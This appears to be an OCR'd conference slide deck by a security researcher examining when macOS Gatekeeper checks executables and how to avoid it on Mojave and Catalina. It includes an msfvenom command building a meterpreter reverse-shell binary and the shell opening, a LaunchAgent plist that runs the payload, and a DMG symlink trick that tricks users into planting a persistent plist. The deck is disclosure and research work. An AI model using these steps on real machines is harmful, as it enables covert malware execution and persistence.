
GateKeeper
Bypass or not bypass?



HACKTIVITY

Csaba Fitzl
Twitter: @theevilbit

whoami

- red teamer, ex blue teamer
- kex - kernel exploitation python toolkit
- recent macOS research
- husband, father
- hiking
- yoga

the goal

Understand how GateKeeper works and when it is invoked, show ways to bypass / avoid it.

Mojave

tests gone wrong

- while working on something:
  - create pkg/mach-o file unsigned locally and run
  - download a unsigned pkg/mach-o and run it from Terminal
- never got a GateKeeper popup
- what? why?

experiment prep


- create a meterpreter mach-o
- serv via HTTP
- download
- ensure quarantine flag is present

```
msfvenom -p osx/x64/meterpreter_reverse_tcp LHOST=192.168.120.132 LPORT=80 -f macho > m
[-] No platform was selected, choosing Msf::Module::Platform::OSX from the payload
[-] No arch selected, selecting arch: x64 from the payload
No encoder or badchars specified, outputting raw payload
Payload size: 808168 bytes
Final size of macho file: 808168 bytes
```

```
xattr -l m
com.apple.metadata:kMDItemWhereFroms:
00000000  62 70 6C 69 73 74 30 30 A2 01 02 5F 10 1D 68 74  |bplist00…_..ht|
00000010  74 70 3A 2F 2F 31 39 32 2E 31 36 38 2E 31 32 30  |tp://192.168.120|
00000020  2E 31 33 32 3A 38 30 38 30 2F 6D 5F 10 1C 68 74  |.132:8080/m_..ht|
00000030  74 70 3A 2F 2F 31 39 32 2E 31 36 38 2E 31 32 30  |tp://192.168.120|
00000040  2E 31 33 32 3A 38 30 38 30 2F 08 0B 2B 00 00 00  |.132:8080/..+…|
00000050  00 00 00 01 01 00 00 00 00 00 00 00 03 00 00 00  |……….|
00000060  00 00 00 00 00 00 00 00 00 00 00 00 4A           |……….J|
0000006d
com.apple.quarantine: 0081;5c5d2f53;Chrome;4FFAAC3A-929D-45EB-ABEF-78B25C3CC15E
```

experiment #1

- double click
- use ‘open’ command



experiment #2

- add executable rights
- run
- enjoy your shelz

```
chmod +x m
./m
```

```
msf exploit(multi/handler) > run
[*] Started reverse TCP handler on 192.168.120.132:80
[*] Meterpreter session 1 opened (192.168.120.132:80 -> 192.168.120.1:53040) at 2019-02-08 08:32:06 +0100
```

experiment #3

- create plist file
- load it
- enjoy your shelz

```
<?xml version="1.0" encoding="UTF-8"?>
<!DOCTYPE plist PUBLIC "-//Apple//DTD PLIST 1.0//EN" "http://www.apple.com/DTDs/PropertyList-1.0.dtd">
<plist version="1.0">
<dict>
    <key>Label</key>
    <string>com.example.M</string>
    <key>ProgramArguments</key>
    <array>
        <string>bash</string>
        <string>-c</string>
        <string>chmod +x /Users/csaby/Downloads/m;/Users/csaby/Downloads/m</string>
    </array>
       <key>RunAtLoad</key>
    <true/>
</dict>
</plist>
```

```
launchctl load test.plist
```

experiment #4

- create code that wraps it
- compile, run
- enjoy your shelz

```c
#include <stdio.h>
#include <stdlib.h>

int main(int argc, char* argv[]) {
    system(argv[1]);
}
```

```
gcc hello.c -o h
./h /Users/csaby/Downloads/m
```

what?

- is experiment 2-4 a bypass or not?
  - seemed to be well known, but even Patrick Wardle was unsure:

> Normally such a binary would be blocked by GateKeeper. **However** if users are downloading and running a binary *directly via terminal commands*, GateKeeper does not come into play and thus unsigned binary will be allowed to execute. Does this count as a GateKeeper bypass? Maybe? ...I guess the take away here is (yet again) the builtin macOS malware mitigations should never be viewed as a panacea.

- let’s ask Apple!!
  - not a bypass, expected behaviour

conclusion

Gatekeeper only verifies executables, which are run with the `open` command or the user double clicks (=LaunchServices) on first run. It won't verify files, that are executed through other means like, directly executing a binary `./myapp` regardless of the quarantine attribute. If you can place a plist file inside LaunchAgents/LaunchDaemons, the command inside will also be executed.

Although it's not clearly stated everywhere, but I think the overall goal is prevent execution when users double-click applications downloaded from the Internet. If you go and grant execution rights, I think Apple assumes 'advanced' users in that case and will not deal with it. This is my take on it.

i still want a bypass / RCE

- plist file inside LaunchAgents will be loaded regardless of the ‘q’ flag
- idea: let’s drop a plist file there during download
  - Safari auto unzips files (default) - (protip: *TURN THIS FEATURE OFF!!*)
  - let’s try to redirect files
  - after plenty of hours, days, weeks - no luck, no escape from the ‘Downloads’ folder


- if we can’t do it, let’s ask the user to do it :D
- how do you install apps on macOS? D&D.
- let’s create something similar

creating your DMG


- replace the symlink on the right

```
ln -s ~/Library/LaunchAgents/ Applications
```

- add an icon to your plist file (Get Info)



- arrange your DMG layout
- result:




demo time

Catalina


changes

- on top of Mojave, GK is also invoked if
  - executed via ‘exec’, etc… (on first run)
- malware check on *every* execution (not just 1st run)
- the previous experiments won’t work
- although it was well known to everyone (bypass GK via ‘exec’), no one raised it to Apple, likely only me, thus:



yet to be fixed - plist

- plist files are still loaded regardless of the ‘q’ attribute
- you can put shell scripts inside
- D&D trick is killed in Catalina (user’s can’t D&D to symlinks pointing to LaunchAgents folder)



bring your own VM :)

- Qemu is supported on macOS, signed
- use that to run a VM (cryptominer malware)
- not useful if you need to access user data
- useful if you only need CPU power

?

Credits / References

- Icons made by Freepik, Prosymbols, good-ware from FlatIcon
- https://developer.apple.com/videos/play/wwdc2019/701
- https://blog.malwarebytes.com/mac/2019/06/new-mac-cryptominer-malwarebytes-detects-as-bird-miner-runs-by-emulating-linux/
- https://objective-see.com/blog/blog_0x32.html
- https://speakerdeck.com/patrickwardle/shmoocon-2016-gatekeeper-exposed-come-see-conquer